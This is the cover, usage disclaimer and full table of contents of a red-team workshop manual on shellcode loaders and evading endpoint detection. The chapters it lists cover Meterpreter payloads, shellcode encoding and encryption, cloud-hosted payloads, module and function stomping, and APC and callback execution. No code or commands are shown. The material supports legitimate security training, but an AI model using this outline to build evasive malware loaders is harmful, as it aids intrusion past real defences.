



RED OPS
INFORMATION SECURITY

Endpoint Security Insights

Shellcode Loaders & Evasion Fundamentals

Workshop **Material** (Demo)

Participant: Demo Material

Date: January 2026

Version: 1.5

This content is provided as a limited preview of the workshop and is intended solely for ethical, academic, and research purposes. Any misuse or unauthorized redistribution is prohibited.

Table of Contents

Expressions of Thanks	37
Non-Disclosure & Usage Policy	38
Confidentiality Agreement	38
Ethical Use Disclaimer	38
Academic and Educational Purpose	38
Personalized Watermarking & Tracking Mechanisms	39
Document Information & Version Control	39
Private Copy – Personalized for Demo Material	39
Workshop Introduction	40
Workshop Focus	41
Why This Course?	42
What Will You Learn?	43
What This Course Is Not	44
Why C Programming Language?	44
Training Format & Requirements	44
Course Methodology	45
Course Lab	46
Course Tools	47
Best Practices for Testing Shellcode Loaders and Setting Up an EDR Lab	48
Introduction	48
Know Your Loader – Know Your EDR	48
VM without EDR	48
VM Snapshots	48
Virus Total	49
Debugging Sections	49
Offline Testing	49
Harmless Shellcode	49
C2-Shellcode	49
Online Test	50
Chapter 1: Windows Internals Basics	51
1.1: Objectives of Learning	52
1.2: System Architecture	53
Windows Pre-NT	53
Windows NT Architecture	53
Summary	54
1.3: Windows APIs	56
Introduction to Windows APIs	56

X64 Calling Convention	57
Windows APIs in Malware Development.....	58
EDR Monitoring of High-Risk APIs	58
Summary	58
1.4: Native APIs	59
Introduction to Native APIs on Windows.....	59
Summary	60
1.5: System Calls.....	61
What is a System Call?.....	61
Why do we need system calls at all?	62
Summary	64
1.6: Processes	65
Processes in Windows	65
Process States in Windows	65
From Creation to Execution	66
Termination and Cleanup	68
Process Identifying	69
Security Context and Access Control.....	70
Summary	71
1.7: Threads	72
Threads in Windows.....	72
Thread Scheduling and Multitasking	73
Security and Access Control	73
Creating and Killing Threads	73
Thread Communication and Synchronization	74
The Importance of Threads in Multitasking	74
Summary	74
1.8 Process Environment Block.....	75
Summary	76
1.9: Memory Management.....	77
Virtual Memory in Windows.....	77
32-bit vs. 64-bit Virtual Memory	78
Why Virtual Memory?.....	78
Who Manages Virtual Memory?	81
Memory Manager.....	81
Memory Manager - System Services	82
Memory Types and Page States	84
Concept of Shared Memory.....	87
Copy on Write	88

Summary	89
Chapter 2: Endpoint Detection and Response, a Primer	90
2.1: Objectives of Learning	91
2.2: Prevention vs. Detection	92
Introduction	92
Endpoint Protection.....	92
Endpoint Detection and Response	92
2.3: Architecture of Modern EDRs	93
Introduction	93
Static Detection (before execution).....	93
Behavioral Detections (during or after execution)	93
In-Memory Detections (after execution)	93
EDR User Space Components	95
User Space Hooking DLL.....	99
EDR Windows Kernel Components	99
Summary	102
2.4: Detection Mechanisms	103
Introduction	103
Signature-Based Detection	103
Behavior-Based Detections.....	106
Summary	111
Chapter 3: Deep Dive Shellcode & Loaders.....	112
Introduction	112
3.1: Objectives of Learning.....	112
3.2: Shellcode Loader Structure & Characteristics	113
Introduction	113
Loader	113
Shellcode	115
Local Execution vs Remote Injection.....	116
3.3: C&C Shellcode Comparison	117
Introduction	117
Meterpreter	117
Cobalt Strike	118
Brute Ratel.....	119
3.4: Shellcode Centric Evasion	120
Introduction	120
Indirect Influence on Shellcode Evasion	120
3.5: Loader Centric Evasion.....	121
Introduction	121

Influence on Loader Evasion	121
Shellcode Positioning in Portable Executable	122
Memory Protection	122
Shellcode Encoding and Encryption.....	122
Shellcode Hosting on Cloud Services	123
Heap Memory Allocation.....	123
Module Stomping	123
Function Stomping	124
Asynchronous Procedure Calls (APCs).....	124
Callback Functions.....	124
Thread Pools	125
Fibers	125
Loader Fine Tuning.....	125
Summary	125
Chapter 4: Staged vs Stageless	126
Introduction	126
4.1: Objectives of Learning	126
4.2: Staged Meterpreter Shellcode	127
Introduction	127
4.3: Workbook – Staged Meterpreter Shellcode.....	128
Introduction	128
Hex-String Format	128
Hex-Array Format	129
RAW Format.....	130
Parameter Description Payload Creation.....	130
Meterpreter Staged Listener	131
Parameter Description Staged Listener	131
Summary.....	132
4.4: Stageless Meterpreter Shellcode	133
Introduction	133
Staged vs. Stageless Shellcode	133
Summary	134
4.5: Workbook - Stageless Meterpreter Shellcode	134
Introduction	134
RAW Format	134
Hex Array Format	135
Hex String Format	136
Hex String - Visual Studio Limitation	136
Parameter Description Payload Creation.....	137

Meterpreter Stageless Listener	138
Parameter Description Stageless Listener	138
Summary	139
Chapter 5: A Base – Classic Loader	140
Introduction	140
5.1: Objectives of Learning	140
5.2: Classic Loader in Detail	141
Introduction	141
Memory Allocation	141
Write Shellcode to Memory	142
Execute Shellcode	143
Thread Termination	145
5.3: Characteristics of VirtualAlloc	146
Summary	146
5.4: Lab – Classic Loader	147
Introduction	147
Overview of the Loader Concept	147
Students Tasks	147
Meterpreter: Shellcode and Listener Preparation	148
Visual Studio: Building the Loader	148
x64dbg: Debugging Preparations	149
x64dbg: Debugging the Loader	149
5.4.1: Workbook – Visual Studio	150
Introduction	150
Loader Functionality Summary	150
Student Tasks	150
Task: Insert Shellcode	151
Task: Enable Functions	152
Task: Memory Protection	153
5.4.2: Workbook – Compile Loader & Test Run	154
Introduction	154
Task: Loader Compilation - Debug Version	154
Task: Meterpreter Test Run	154
Summary	155
5.4.3: Workbook – Debugging Preparations	156
Introduction	156
Task: Check Project Properties	156
Task: Enable Debugging Sections	157
Task: Loader Compilation	158

Task: Attach with x64dbg.....	159
Summary	160
5.4.4: Workbook – Debugging	161
Introduction	161
Student Tasks.....	161
Task: Memory Allocation	161
Task: Writing Shellcode in Memory	162
Task: Shellcode Execution	163
Summary	164
5.5: Classic Shellcode Loader Flaws	165
Introduction	165
Win32Classic Loader Flaws	165
Payload in Plain Text.....	166
RWX-Memory	167
Shellcode Positioned in Portable Executable	168
Staged Shellcode	169
Privat Committed Memory / Unbacked Memory.....	170
Shellcode Execution via New Thread.....	171
Loader without User Mode Unhooking	172
Loader with Direct or Indirect Syscalls / Stack Analysis	173
Loader without ETW Patching	174
Non-Obfuscated APIs	175
Portable Executable without Metadata.....	175
High Entropy	176
Loader without Code Signing Certificate	177
Summary	178
Chapter 6: Shellcode Positioned in PE.....	179
Introduction	179
Further Reading and Resources	179
6.1: Objectives of Learning	179
6.2: Portable Executable (PE) - Sections	180
Introduction	180
.data section	181
.rdata section	182
.text section	183
Call Stack	184
.rsrc section	185
Summary	186
6.3: LAB – Shellcode in .data section.....	187

Introduction	187
Students Tasks	187
Meterpreter: Shellcode and Listener Preparation	187
Visual Studio: Building the Loader	187
x64dbg: Debugging Preparations	188
x64dbg: Debugging the Loader	188
6.3.1: Workbook – Visual Studio	189
Introduction	189
Loader Functionality Summary.....	189
Student Tasks.....	189
Task: Insert Shellcode.....	190
Task: Allocate and Reserve Memory.....	191
6.3.2: Workbook – Debugging	192
Introduction	192
Student Tasks.....	192
Task: Shellcode Position	192
Summary	194
6.4: LAB – Shellcode in .rsrc section.....	195
Introduction	195
Students Tasks	195
Meterpreter: Shellcode and Listener Preparation	195
Visual Studio: Building the Loader	195
x64dbg: Debugging Preparations	196
x64dbg: Debugging the Loader	196
6.4.1: Workbook – Visual Studio	197
Introduction	197
Loader Functionality Summary.....	197
Student Tasks.....	198
Task: Implement Shellcode	198
Task: Shellcode as Resource	202
Additional Information: Replace Shellcode	206
6.4.2: Workbook – Debugging	210
Introduction	210
Student Tasks.....	210
Task: Shellcode Position	210
Summary	212
Chapter 7: Memory Protection.....	213
Introduction	213
Further Reading and Resources.....	213

7.1: Objectives of Learning	213
7.2: Memory Protection	214
Introduction	214
Protecting Memory	214
7.3: Change Memory Protection.....	215
Introduction	215
VirtualProtect.....	216
7.4: Lab – Memory Protection	218
Introduction	218
Overview of the Loader Concept.....	218
Students Tasks	218
Meterpreter: Shellcode and Listener Preparation	219
Visual Studio: Building the Loader	219
x64dbg: Debugging Preparations	220
x64dbg: Debugging the Loader	220
7.4.1: Workbook – Visual Studio.....	221
Introduction	221
Loader Functionality Summary.....	221
Student Tasks.....	221
Task: Insert Shellcode.....	222
Task: Allocate and Reserve Memory.....	223
Task: Change Memory Protection	223
Function Call Explanation - VirtualProtect.....	224
7.4.2: Workbook – Debugging	225
Introduction	225
Student Tasks.....	225
Task: Shellcode Position	225
Task: Memory Allocation	227
Task: Writing Shellcode in Memory	229
Task: Change Memory Protection	230
Task: Shellcode Execution.....	232
Summary	233
Chapter 8: Shellcode Encoding.....	234
Introduction	234
Further Reading and Resources	234
8.1: Objectives of Learning	235
8.2: Shellcode Encoding vs. Encryption.....	236
Effectiveness of Obfuscation vs. Encryption.....	236
Advanced Obfuscation Techniques.....	236

Summary	236
8.3: Base64 Encoding	237
Introduction	237
Base64 Encoding Logic	237
Double Base64 Logic	238
Double Base64 Decoding in Loader	239
8.3: MAC Address Encoding	241
Introduction	241
MAC Encoding Logic	241
MAC Shellcode Decoding in Loader	242
8.4: UUID Encoding	244
Introduction	244
UUID Encoding Logic	244
UUID Shellcode Decoding in Loader	246
8.5: Shellcode As Words Encoding	248
Introduction	248
Shellcode As Words Encoding Logic	248
Shellcode As Words Decoding in Loader	249
8.6: String Literals, Contants, Pointers and more	253
Introduction	253
String Literals	253
Global Pointer Variable Constant	255
Local Pointer Variable Constant	257
Global or Local Pointer Variable Unsigned	259
Multiple String Literals vs. Single String Literals	261
Optional Details about String Literals in context of compilers	263
Summary	264
8.7: Workbook – CodeFuscation Shellcode Encoding	265
Introduction	265
Task: Choose Input	265
Task: Select Encoding Mode	266
Task: Encode Shellcode	267
Task: Save Encoded Shellcode	268
Summary	269
8.8: Lab – Double Base64	270
Introduction	270
Overview of the Loader Concept	270
Students Tasks	270
Meterpreter: Shellcode and Listener Preparation	271

CodeFuscation: Shellcode Encoding	271
Visual Studio: Building the Loader	271
x64dbg: Debugging Preparations	272
x64dbg: Debugging the Loader	272
8.8.1: Workbook – Visual Studio.....	273
Introduction	273
Loader Functionality Summary.....	273
Student Tasks.....	273
Task: Insert Shellcode	274
Task: Double Base64 Decoding	275
8.8.2: Workbook – Debugging	277
Introduction	277
Student Tasks.....	277
Task: Shellcode Position	277
Task: Shellcode Decoding	279
Task: Memory Allocation	282
Task: Writing Decoded Shellcode in Memory	284
Task: Change Memory Protection	286
Task: Shellcode Execution.....	288
Summary	289
8.9: Lab – Shellcode as Words	290
Introduction	290
Overview of the Loader Concept.....	290
Students Tasks	290
Meterpreter: Shellcode and Listener Preparation	291
CodeFuscation: Shellcode Encoding	291
Visual Studio: Building the Loader	291
x64dbg: Debugging Preparations	292
x64dbg: Debugging the Loader	292
8.9.1: Workbook – Visual Studio.....	293
Introduction	293
Loader Functionality Summary.....	293
Student Tasks.....	293
Task: Insert Shellcode	294
Task: ShellcodeAsWords Decoding.....	295
8.9.2: Workbook – Debugging	298
Introduction	298
Student Tasks.....	298
Task: Shellcode Position	298

Task: Shellcode Decoding	300
Task: Memory Allocation	303
Task: Writing Decoded Shellcode in Memory	306
Task: Change Memory Protection	308
Task: Shellcode Execution	310
Summary	311
Chapter 9: Shellcode Encryption	312
Introduction	312
Shellcode Encryption vs. Encoding	312
Summary	312
Further Reading and Resources	313
9.1: Objectives of Learning	313
9.2: XOR Encryption	314
Introduction	314
XOR Shellcode Decryption in Loader	314
Optional Details - XOR Encryption Logic	316
9.3: RC4 Encryption	318
Introduction	318
RC4 Shellcode Decryption in Loader	318
Optional Details - RC4 Encryption Logic	320
9.4: AES Encryption	321
Introduction	321
AES Shellcode Decryption in Loader	321
Optional Details - AES Encryption Logic	323
9.5: Workbook – CodeFuscation Shellcode Encryption	324
Introduction	324
Task: Choose Input	324
Task: Select Encryption Mode	325
Task: Generate Encryption Key	326
Task: Encrypt Shellcode	327
Task: Save Encrypted Shellcode	328
Task: Save Encryption Key	331
Summary	331
9.6: Lab – RC4 Shellcode Encryption	332
Introduction	332
Overview of the Loader Concept	332
Students Tasks	332
Meterpreter: Shellcode and Listener Preparation	333
CodeFuscation: Shellcode Encryption	333

Visual Studio: Building the Loader	334
x64dbg: Debugging Preparations	334
x64dbg: Debugging the Loader	334
9.6.1: Workbook – Visual Studio.....	336
Introduction	336
Loader Functionality Summary.....	336
Student Tasks.....	336
Task: Insert Shellcode.....	337
Task: Insert Decryption Key	338
Task: RC4 Decryption.....	338
9.6.2: Workbook – Debugging	341
Introduction	341
Student Tasks.....	341
Task: Shellcode Position	341
Task: Encryption Key Position	343
Task: Memory Allocation	345
Task: Shellcode Decryption	347
Task: Writing Shellcode in Memory	350
Task: Change Memory Protection	352
Summary	355
Chapter 10: Shellcode Hosting on Cloud Platforms.....	356
Introduction	356
10.1: Objectives of Learning	356
10.2: Lab – Shellcode Hosting on GitHub.....	357
Introduction	357
Overview of the Loader Concept.....	357
Students Tasks	357
Meterpreter: Shellcode and Listener Preparation	358
CodeFuscation: Shellcode Encryption	358
GitHub: Shellcode Hosting.....	359
Visual Studio: Building the Loader	359
x64dbg: Debugging Preparations	360
x64dbg: Debugging the Loader	360
10.2.1: Workbook – GitHub Shellcode Hosting.....	362
Introduction	362
Task: Create Repository	362
Task: Upload Shellcode.....	364
Task: Generate Personal Access Token.....	366
Task: Double Check & Generate Token	369

Task: PAT-Test	370
Summary	371
10.2.2: Workbook – Visual Studio	372
Introduction	372
Loader Functionality Summary	372
Student Tasks	372
Task: GitHub PAT	373
Task: Decryption Key	373
Task: GitHub Shellcode Link	374
Task: Shellcode Download	374
Task: AES-Decryption Shellcode	376
10.2.3: Workbook – Debugging	378
Introduction	378
Student Tasks	378
Task: Location of Personal Access Token	378
Task: Shellcode Download & Position	380
Task: Location of Decryption Key	384
Task: Shellcode Decryption	387
Task: Memory Allocation	390
Task: Writing Shellcode in Memory	393
Task: Change Memory Protection	395
Task: Shellcode Execution	398
Summary	399
10.3: Lab – Shellcode Hosting on Azure	400
Introduction	400
Overview of the Loader Concept	400
Students Tasks	400
Meterpreter: Shellcode and Listener Preparation	401
CodeFuscation: Shellcode Encryption	401
Azure: Shellcode Hosting	402
CodeFuscation: SAS URL Encoding	402
Visual Studio: Building the Loader	403
x64dbg: Debugging Preparations	403
x64dbg: Debugging the Loader	404
10.3.1: Workbook – Azure Shellcode Hosting	405
Introduction	405
Task: Resource Group	405
Task: Storage Account	406
Task: Container	410

Task: Upload Shellcode.....	412
Task: SAS Token and URL.....	414
Summary	416
10.3.2: Workbook – SAS URL Encoding.....	417
Introduction	417
Task: Choose Input	417
Task: Select Encoding Mode	418
Task: Save Encoded SAS URL	419
Summary	420
10.3.3: Workbook – Visual Studio.....	421
Introduction	421
Loader Functionality Summary.....	421
Student Tasks.....	421
Task: Entra Blob SAS URL	422
Task: Decryption Key.....	422
Task: Blob SAS URL Decoding.....	423
Task: Shellcode Download	425
Task: AES-Decryption Shellcode.....	425
10.3.4: Workbook – Debugging	426
Introduction	426
Student Tasks.....	426
Task: Location of Encoded Blob SAS URL	426
Task: Blob SAS URL Decoding.....	428
Task: Shellcode Download & Position.....	430
Task: Location of Decryption Key	435
Task: Shellcode Decryption	438
Task: Memory Allocation	440
Task: Writing Shellcode in Memory	443
Task: Change Memory Protection	444
Task: Shellcode Execution.....	447
Summary	448
Chapter 11: Heap Memory.....	449
Introduction	449
11.1: Objectives of Learning	450
11.2: Heap Memory Allocation.....	451
Introduction	451
Creating a new Heap Object.....	451
Allocate Heap Memory.....	452
Summary	452

11.3: Heap Memory Characteristics	453
Introduction	453
Heap Functions	453
Practical Example	455
Summary	457
11.4: Lab – Heap Memory Allocation	458
Introduction	458
Overview of the Loader Concept	458
Students Tasks	458
Meterpreter: Shellcode and Listener Preparation	459
CodeFuscation: Shellcode Encoding	459
Visual Studio: Building the Loader	459
x64dbg: Debugging Preparations	460
x64dbg: Debugging the Loader	460
11.4.1: Workbook – Visual Studio	461
Introduction	461
Loader Functionality Summary	461
Student Tasks	461
Task: Insert Shellcode	462
Task: Create Heap Object	463
Task: Allocate Heap Memory	463
Task: UUID Decoding	464
11.4.2: Workbook – Debugging	467
Introduction	467
Student Tasks	467
Task: Pointer & Shellcode Position	467
Task: Shellcode Decoding	473
Task: Create Heap Object	476
Task: Memory Allocation	478
Task: Writing Decoded Shellcode in Memory	482
Task: Shellcode Execution	484
Summary	485
11.5: Lab – Heap Memory Allocation V2	486
Introduction	486
Overview of the Loader Concept	486
Students Tasks	486
Meterpreter: Shellcode and Listener Preparation	487
CodeFuscation: Shellcode Encoding	487
Visual Studio: Building the Loader	487

x64dbg: Debugging Preparations	488
x64dbg: Debugging the Loader	488
11.5.1: Workbook – Visual Studio	490
Introduction	490
Loader Functionality Summary	490
Student Tasks	491
Task: Insert Shellcode	491
Task: Create Heap Object	492
Task: Allocate Heap Memory	492
Task: MAC Decoding	493
11.5.2: Workbook – Debugging	496
Introduction	496
Student Tasks	496
Task: Pointer & Shellcode Position	496
Task: Shellcode Decoding	501
Task: Create Heap Object	504
Task: Memory Allocation	506
Task: Writing Decoded Shellcode in Memory	509
Task: Change Memory Protection	511
Task: Shellcode Execution	512
Summary	514
Chapter 12: Mapped Memory	515
Introduction	515
12.1: Objectives of Learning	515
12.2: Memory Mapping	516
Introduction	516
Create Mapping Object	517
Map Anonymous Memory	518
Mapped Memory - Additional Information	519
Memory Mapping vs. Memory Allocation	520
Summary	520
12.3: Lab – Mapped Memory	521
Introduction	521
Overview of the Loader Concept	521
Students Tasks	521
Meterpreter: Shellcode and Listener Preparation	522
CodeFuscation: Shellcode Encoding	522
Visual Studio: Building the Loader	522
x64dbg: Debugging Preparations	523

x64dbg: Debugging the Loader	523
12.3.1: Workbook – Visual Studio	524
Introduction	524
Loader Functionality Summary	524
Student Tasks	525
Task: Insert Shellcode	525
Task: Create Mapping Object	526
Task: Map RWX-Memory	526
Task: UUID Decoding	527
12.3.2: Workbook – Debugging	528
Introduction	528
Student Tasks	528
Task: Pointer & Shellcode Position	528
Task: Shellcode Decoding	534
Task: Create Mapping/Section Object	537
Task: Memory Mapping	538
Task: Writing Decoded Shellcode in Memory	541
Task: Shellcode Execution	542
Summary	544
12.4: Lab – Mapped Memory V2	545
Introduction	545
Overview of the Loader Concept	545
Students Tasks	545
Meterpreter: Shellcode and Listener Preparation	546
CodeFuscation: Shellcode Encoding	546
Visual Studio: Building the Loader	546
x64dbg: Debugging Preparations	547
x64dbg: Debugging the Loader	547
12.4.1: Workbook – Visual Studio	549
Introduction	549
Loader Functionality Summary	549
Student Tasks	550
Task: Insert Shellcode	550
Task: Create Mapping Object	551
Task: Map RW-Memory	551
Task: Unmap RW-Memory	552
Task: (Re)Map RX-Memory	552
Task: MAC Decoding	553
12.4.2: Workbook – Debugging	554

Introduction	554
Student Tasks	554
Task: Pointer & Shellcode Position	554
Task: Shellcode Decoding	560
Task: Create Mapping/Section Object	563
Task: Memory Mapping - RW.....	564
Task: Writing Decoded Shellcode in Memory	566
Task: Unmap Mapped Memory	568
Task: (Re)Memory Mapping - RX.....	569
Task: Shellcode Execution	572
Summary	574
Chapter 13: Module Stomping	575
Introduction	575
13.1: Objectives of Learning	576
13.2: Module Stomping in Detail	577
Unbacked vs Backed Memory.....	577
An Introduction to Module Stomping.....	578
Module Stomping in Detail	580
Techniques to Place Target Module into Process Memory	581
Find .text section	581
Check size of .text.....	583
Control Flow Guard	584
13.3: Module Loading Approach	585
Introduction	585
Load Library	585
13.4: LAB – Module Stomping	586
Introduction	586
Overview of the Loader Concept.....	586
Students Tasks	586
Meterpreter: Shellcode and Listener Preparation	587
Process Hacker: Module Analysis	587
CodeFuscation: Shellcode Encoding	587
Visual Studio: Building the Loader	588
x64dbg: Debugging Preparations	588
x64dbg: Debugging the Loader	589
13.4.1: Workbook – Selecting a DLL	590
Introduction	590
Module Criteria's	590
TASK: Module Analysis	591

Module Analysis Results	592
Summary	594
13.4.2: Workbook – Visual Studio	595
Introduction	595
Loader Functionality Summary	595
Student Tasks	595
Task: Insert Shellcode	596
Task: ShellcodeAsWords Decoding	597
Task: Load Targeted Module	598
Task: Find .text section	599
Task: Check .text section size	599
Task: Change Memory Protection	600
13.4.3: Workbook – Debugging	602
Introduction	602
Student Tasks	602
Task: Shellcode Position	602
Task: Shellcode Decoding	604
Task: Load Targeted Module	607
Task: Find .text section	611
Task: Check .text section size	612
Task: Change Memory Protection to RW	615
Task: Stomping Shellcode in Modules Memory	617
Task: Change Memory Protection to RX	619
Task: Shellcode Execution	621
Summary	622
13.5: Module Mapping Approach	624
Introduction	624
Potential EDR Evasion Advantages	624
Create Handle to File/Module	628
Map File-Backed Memory	629
Summary	630
13.6: LAB – Module Stomping V2	631
Introduction	631
Overview of the Loader Concept	631
Students Tasks	631
Meterpreter: Shellcode and Listener Preparation	632
Process Hacker: Module Analysis	632
CodeFuscation: Shellcode Encoding	632
Visual Studio: Building the Loader	633

x64dbg: Debugging Preparations	634
x64dbg: Debugging the Loader	634
13.6.1: Workbook – Visual Studio	636
Introduction	636
Loader Functionality Summary	636
Student Tasks	636
Task: Insert Shellcode	637
Task: ShellcodeAsWords Decoding	638
Task: Define Module	639
Task: Open File-Backed Module	640
Task: Create Mapping Object	640
Task: Map File-Backed Memory	641
Task: Find .text section	642
Task: Check .text section size	642
Task: Change Memory Protection	643
13.6.2: Workbook – Debugging	645
Introduction	645
Student Tasks	645
Task: Shellcode Position	645
Task: Shellcode Decoding	647
Task: Create Mapping/Section Object	650
Task: Map Targeted Module	652
Task: Find .text section	656
Task: Check .text section size	658
Task: Change Memory Protection to RW	659
Task: Stomping Shellcode in Modules Memory	662
Task: Change Memory Protection to RX	664
Task: Shellcode Execution	665
Summary	667
Chapter 14: Function Stomping	668
Introduction	668
14.1: Objectives of Learning	668
14.2: Function Retrieval Approaches	669
Introduction	669
GetProcAddress	670
Export Address Table Parsing	671
Address-of-Operator	673
Summary	674
14.3: LAB – Function Stomping	675

Introduction	675
Overview of the Loader Concept	675
Students Tasks	675
Meterpreter: Shellcode and Listener Preparation	676
Process Hacker: Module Analysis	676
CFF Explorer: Function Analysis	676
CodeFuscation: Shellcode Encoding	677
Visual Studio: Building the Loader	677
x64dbg: Debugging Preparations	678
x64dbg: Debugging the Loader	679
14.3.1: Workbook – Selecting a Function	680
Introduction	680
TASK: Function Analysis	680
Summary	681
14.3.2: Workbook – Visual Studio	682
Introduction	682
Loader Functionality Summary	682
Student Tasks	682
Task: Insert Shellcode	683
Task: Double Base64 Decoding	684
Task: Define Module	685
Task: Open File-Backed Module	686
Task: Create Mapping Object	686
Task: Map File-Backed Memory	687
Task: Locate Function	688
Task: Change Memory Protection	688
14.3.3: Workbook – Debugging	690
Introduction	690
Student Tasks	690
Task: Shellcode Position	690
Task: Shellcode Decoding	692
Task: Create Mapping/Section Object	695
Task: Map Targeted Module	696
Task: Find .text section	699
Task: Base Address Target Function	702
Task: Change Memory Protection to RW	704
Task: Stomping Shellcode in Modules Memory	707
Task: Change Memory Protection to RX	709
Task: Shellcode Execution	710

Summary	712
14.4: LAB – Function StompingV2	713
Introduction	713
Overview of the Loader Concept.....	713
Students Tasks	713
Meterpreter: Shellcode and Listener Preparation	714
Process Hacker: Module Analysis	714
CFF Explorer: Function Analysis	714
CodeFuscation: Shellcode Encoding	715
Visual Studio: Building the Loader	715
x64dbg: Debugging Preparations	716
x64dbg: Debugging the Loader	716
14.4.1: Workbook – Visual Studio.....	717
Introduction	717
Loader Functionality Summary.....	717
Student Tasks.....	718
Task: Insert Shellcode	718
Task: Double Base64 Decoding	719
Task: Pragma Comment - Link Library	720
Task: Get Function Address	721
14.4.2: Workbook – Debugging	722
Introduction	722
Student Tasks.....	722
Task: Shellcode Position	722
Task: Shellcode Decoding	724
Task: Base Address Target Function	727
Task: Change Memory Protection to RW.....	730
Task: Stomping Shellcode to Memory	732
Task: Change Memory Protection to RX.....	734
Task: Shellcode Execution.....	735
Summary	737
Chapter 15: Memcpy Alternatives	738
Introduction	738
15.1: Objectives of Learning	738
15.2: WriteProcessMemory	739
Introduction	739
WriteProcessMemory	739
15.3: LAB – WriteProcessMemory	741
Introduction	741

Overview of the Loader Concept	741
Students Tasks	741
Meterpreter: Shellcode and Listener Preparation	742
Process Hacker: Module Analysis	742
CFF Explorer: Function Analysis	742
CodeFuscation: Shellcode Encryption	743
Visual Studio: Building the Loader	743
x64dbg: Debugging Preparations	744
x64dbg: Debugging the Loader	744
15.3.1: Workbook – Visual Studio.....	745
Introduction	745
Loader Functionality Summary.....	745
Student Tasks.....	745
Task: Insert Shellcode.....	746
Task: Insert Decryption Key	747
Task: AES Decryption	747
Task: Pragma Comment - Link Library	748
Task: Get Function Address.....	748
Task: Write Shellcode to Memory.....	749
15.3.2: Workbook – Debugging	750
Introduction	750
Student Tasks.....	750
Task: Shellcode Position	750
Task: Encryption Key Position	752
Task: Base Address Target Function	754
Task: Shellcode Decryption.....	756
Task: Write Shellcode to Memory.....	758
Task: Shellcode Execution.....	759
Summary.....	761
15.4: Custom Memcpy.....	762
Introduction	762
Custom Memcpy Function	762
15.5: LAB – Custom Memcpy.....	764
Introduction	764
Overview of the Loader Concept	764
Students Tasks	764
Meterpreter: Shellcode and Listener Preparation	765
Process Hacker: Module Analysis	765
CFF Explorer: Function Analysis	765

CodeFuscation: Shellcode Encryption	766
Visual Studio: Building the Loader	766
x64dbg: Debugging Preparations	767
x64dbg: Debugging the Loader	767
15.5.1: Workbook – Visual Studio	769
Introduction	769
Loader Functionality Summary	769
Student Tasks	770
Task: Insert Shellcode	770
Task: Insert Decryption Key	771
Task: AES Decryption	771
Task: Define Module	772
Task: Open File-Backed Module	772
Task: Create Mapping Object	773
Task: Map File-Backed Memory	774
Task: Locate Function	774
Task: Copy Shellcode to Memory	775
15.5.2: Workbook – Debugging	776
Introduction	776
Student Tasks	776
Task: Shellcode Position	776
Task: Encryption Key Position	778
Task: Shellcode Decryption	780
Task: Create Mapping/Section Object	782
Task: Map Targeted Module	783
Task: Find .text section	787
Task: Find Function in Module	789
Task: Change Memory Protection to RW	791
Task: Stomping Shellcode in Modules Memory	793
Task: Change Memory Protection to RX	795
Task: Shellcode Execution	796
Summary	798
Chapter 16: Asynchronous Procedure Calls	799
Introduction	799
Alternative Shellcode Execution Techniques	799
16.1: Objectives of Learning	800
16.2: Asynchronous Procedure Calls (APC)	801
APCs in Windows	801
Types of APCs	801

QueueUserAPC	802
NtTestAlert	803
Summary	803
16.3: LAB – APC	804
Introduction	804
Overview of the Loader Concept	804
Students Tasks	804
Meterpreter: Shellcode and Listener Preparation	805
Process Hacker: Module Analysis	805
CFF Explorer: Function Analysis	805
CodeFuscation: Shellcode Encoding	806
Visual Studio: Building the Loader	806
x64dbg: Debugging Preparations	807
x64dbg: Debugging the Loader	808
16.3.1: Workbook – Visual Studio	809
Introduction	809
Loader Functionality Summary	809
Student Tasks	809
Task: Insert Shellcode	810
Task: UUID Decoding	811
Task: Define Module	811
Task: Open File-Backed Module	812
Task: Create Mapping Object	812
Task: Map File-Backed Memory	813
Task: Locate Function	813
Task: Write Shellcode to Memory	814
Task: Create User Mode APC Object	814
Task: Trigger APC Queue	815
16.3.2: Workbook – Debugging	816
Introduction	816
Student Tasks	816
Task: Shellcode Position	816
Task: Shellcode Decoding	818
Task: Create Mapping/Section Object	821
Task: Map Targeted Module	822
Task: Find .text section	826
Task: Find Function in Module	828
Task: Write Shellcode to Memory	829
Task: QueueUserAPC & Get Thread ID for APC Execution	831

Task: Shellcode Execution via APC	834
Summary	835
16.4: LAB – APCsV2.....	836
Introduction	836
Overview of the Loader Concept.....	836
Students Tasks	836
Meterpreter: Shellcode and Listener Preparation	837
Process Hacker: Module Analysis	837
CFF Explorer: Function Analysis	837
CodeFuscation: Shellcode Encoding	838
Visual Studio: Building the Loader	838
x64dbg: Debugging Preparations	839
x64dbg: Debugging the Loader	840
16.4.1: Workbook – Visual Studio.....	841
Introduction	841
Loader Functionality Summary.....	841
Student Tasks.....	842
Task: Insert Shellcode	843
Task: UUID Decoding	844
Task: Define Module	844
Task: Open File-Backed Module.....	845
Task: Create Mapping Object.....	845
Task: Map File-Backed Memory	846
Task: Locate Function	846
Task: Write Shellcode to Memory.....	847
Task: Create User Mode APC Object	847
Task: Base Address Ntdll.....	849
Task: Base Address NtTestAlert.....	849
Task: Trigger APC Queue	850
16.4.2: Workbook – Debugging	851
Introduction	851
Student Tasks.....	851
Task: Shellcode Position	851
Task: Shellcode Decoding	853
Task: Create Mapping/Section Object	856
Task: Map Targeted Module	857
Task: Find .text section	860
Task: Find Function in Module	862
Task: Write Shellcode to Memory.....	864

Task: QueueUserAPC & Get Thread ID for APC Execution	865
Task: Base Address Ntdll.....	869
Task: Base Address NtTestAlert	870
Task: Shellcode Execution via APC.....	872
Summary	873
Chapter 17: Callback Functions	874
Introduction	874
17.1: Objectives of Learning	874
17.2: Callback Functions	875
17.3: Code Execution using Callback Functions	875
17.4: EnumDesktopsW	875
Callbacks Limitations	876
Summary	876
17.3: LAB – Callback Functions	877
Introduction	877
Overview of the Loader Concept	877
Students Tasks	877
Meterpreter: Shellcode and Listener Preparation.....	878
Process Hacker: Module Analysis	878
CFF Explorer: Function Analysis	878
CodeFuscation: Shellcode Encoding	879
Visual Studio: Building the Loader	879
x64dbg: Debugging Preparations	880
x64dbg: Debugging the Loader	880
17.3.1: Workbook – Visual Studio.....	881
Introduction	881
Loader Functionality Summary.....	881
Student Tasks.....	881
Task: Insert Shellcode.....	882
Task: Words Decoding	883
Task: Pragma Comment - Link Library	883
Task: Get Function Address.....	884
Task: Write Shellcode to Memory.....	884
Task: Callback Function.....	885
17.3.2: Workbook – Debugging	886
Introduction	886
Student Tasks.....	886
Task: Shellcode Position	886
Task: Shellcode Decoding.....	889

Task: Base Address Target Function	892
Task: Write Shellcode to Memory	894
Task: Shellcode Execution via Callback	895
Summary	897
Chapter 18: Thread Pools	898
Introduction	898
18.1: Objectives of Learning	899
18.2: Thread Pools in Windows	899
